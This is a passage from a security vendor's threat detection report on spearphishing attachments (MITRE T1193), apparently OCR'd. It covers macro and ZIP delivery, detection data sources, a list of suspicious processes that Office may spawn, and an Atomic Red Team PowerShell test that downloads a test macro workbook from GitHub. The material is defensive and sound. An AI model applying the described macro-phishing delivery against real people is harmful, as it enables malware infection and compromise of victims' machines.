
Adversaries have been embedding macros in Microsoft Office documents and using them to deliver malware since the mid-2000s. The popularity of malicious macros has ebbed and flowed over the years, as drive-by downloads and other malware delivery mechanisms came into and out of prominence. However, macro-based phishing schemes have dominated in recent years, and they've become more potent than ever with the aid of malicious scripts and tools such as PowerShell.

We often find malware hidden in a ZIP file to subvert scanning tools that would otherwise block malicious attachments at the perimeter. Qbot, for example, uses a VBS file that masquerades as a Word document hidden in a ZIP file for its initial infection vector.

Improvements in email interfaces, filtering, and other technologies have made it more difficult to launch successful phishing attacks. However, there is no simple technical fix for phishing. Prevention remains highly dependent on educational efforts, training, and behavioral change.

Sighted with

As we mentioned in the PowerShell section of this report, Spearphishing Attachments often occur in tandem with PowerShell (T1086). In fact, the two techniques occur together more frequently than Spearphishing Attachment occurs on its own. We also observe it in tandem with Command Line Interface (T1059), because PowerShell and Scripting activity manifests on the command line, and User Execution (T1204), as Spearphishing Attachments routinely require user interaction.



CUSTOMERS AFFECTED

Definition

T1193: SPEARPHISHING ATTACHMENT

Spearphishing attachment is a specific variant of spearphishing. Spearphishing attachment is different from other forms of spearphishing in that it employs the use of malware attached to an email. All forms of spearphishing are electronically delivered social engineering targeted at a specific individual, company, or industry. In this scenario, adversaries attach a file to the spearphishing email and usually rely upon User Execution to gain execution.

Detection


MITRE's data sources

- File monitoring
- Packet capture
- Network intrusion detection system
- Detonation chamber
- Email gateway
- Mail server

Collection requirements

Process monitoring

In addition to those listed by MITRE ATT&CK, process monitoring is another valid data source for observing Spearphishing



Attachments. Security teams should monitor process activity taking place around the time that an email is read for evidence of attachments executing malicious code.

Email gateways

Email gateways provide an easy and comprehensive way to filter received emails—effectively in real time—based on filenames, email size, sender information, subject lines, text within the email, and several other parameters. Email gateways can be tuned with rules that quarantine, delete, or forward potentially suspicious email messages—based on any or all of the attributes above.

Mail servers

Similar to the email gateway solutions, mail servers hold a historic archive of sent and received email messages for a given domain. System administrators can use the mail server to access user emails or block senders, to name a couple of actions.

Detonation chamber

A detonation chamber allows organizations to safely execute the code stored in malicious attachments in a controlled environment, mitigating the risk of infection. Although this defensive measure is effective against most varieties of Spearphishing Attachments, adversaries can delay execution or stop it altogether when the malicious code is detonated in a virtual environment.

Detection suggestions


Spearphishing attacks frequently use Microsoft Office products to execute shell binaries on a victim's endpoint. In order to detect this behavior, consider using an EDR platform to monitor suspicious processes spawning from Office documents. Some examples of processes spawning from malicious attachments include:

- Windows Scripting Host (wscript.exe or cscript.exe)
- Command Processor (cmd.exe)
- PowerShell (powershell.exe) to execute code

It's also worthwhile to monitor your environment for uncommon email attachment types, such as:

- Extensions associated with legacy Office documents (e.g., DOC instead of DOCX)
- Attachments with unknown file extensions that are capable of executing code or mounting disks (e.g., ISO or IMG)
- Archive file attachments not common within your organization (e.g., RAR or ACE)

Sender Policy Framework (SPF) records allow domain owners to publish a list of IP addresses that are authorized to send emails on the organization's behalf. Security teams can reliably detect certain spoofing actions by comparing information from emails received to this list and flagging emails that come from unusual IP addresses.




Lastly, unsolicited emails received from an external sender—particularly those that are sent outside of normal business hours—should be flagged as suspicious.

While generally a good practice for smaller and medium-sized organizations, mail server-based security controls can be unmanageable for large organizations that send and receive tens of thousands of emails on a daily basis.


Weeding out false positives

Detonation chambers, file monitoring, and packet capture solutions are effective at inspecting attachments and identifying executables in different ways. However, they frequently flag legitimate communications between users who are exchanging benign executables.

Testing



Start testing your defenses against Spearphishing Attachment using Atomic Red Team—an open source testing framework of small, highly portable detection tests mapped to MITRE ATT&CK.



Getting started


View Atomic tests for T1193: Spearphishing Attachment. In most environments, these should be sufficient to generate a useful signal for defenders.

Run this test on a Windows system using PowerShell:

```
if (-not(Test-Path HKLM:SOFTWARE\Classes\Excel.Application)){
  return 'Please install Microsoft Excel before running this test.'
}
else{
  $url = 'https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/
T1193/bin/PhishingAttachment.xlsm'
  $fileName = 'PhishingAttachment.xlsm'
  New-Item -Type File -Force -Path $fileName | out-null
  $wc = New-Object System.Net.WebClient
  $wc.Encoding = [System.Text.Encoding]::UTF8
[Net.ServicePointManager]::SecurityProtocol = [Net.
SecurityProtocolType]::Tls12
  ($wc.DownloadString("$url")) | Out-File $fileName
}
```

Useful telemetry will include:

DATA SOURCE	TELEMETRY
Process monitoring	Child processes of excel.exe
Network connection	Established from a child process below Excel



Review and repeat

Now that you have executed one or several common tests and checked for the expected results, it's useful to answer some immediate questions:

- Were any of your actions detected?
- Were any of your actions blocked or prevented?
- Were your actions visible in logs or other defensive telemetry?

Repeat this process, performing additional tests related to this technique. You can also create and contribute tests of your own.

DETECTION STRATEGIST

Ernesto Lleras

DETECTION ENGINEER

The detection strategies in this section were brought to you by Ernesto Lleras! Ernesto relentlessly investigates customer environments for evidence of malicious behavior. Before joining Red Canary, he worked as a cybersecurity analyst for a regional bank.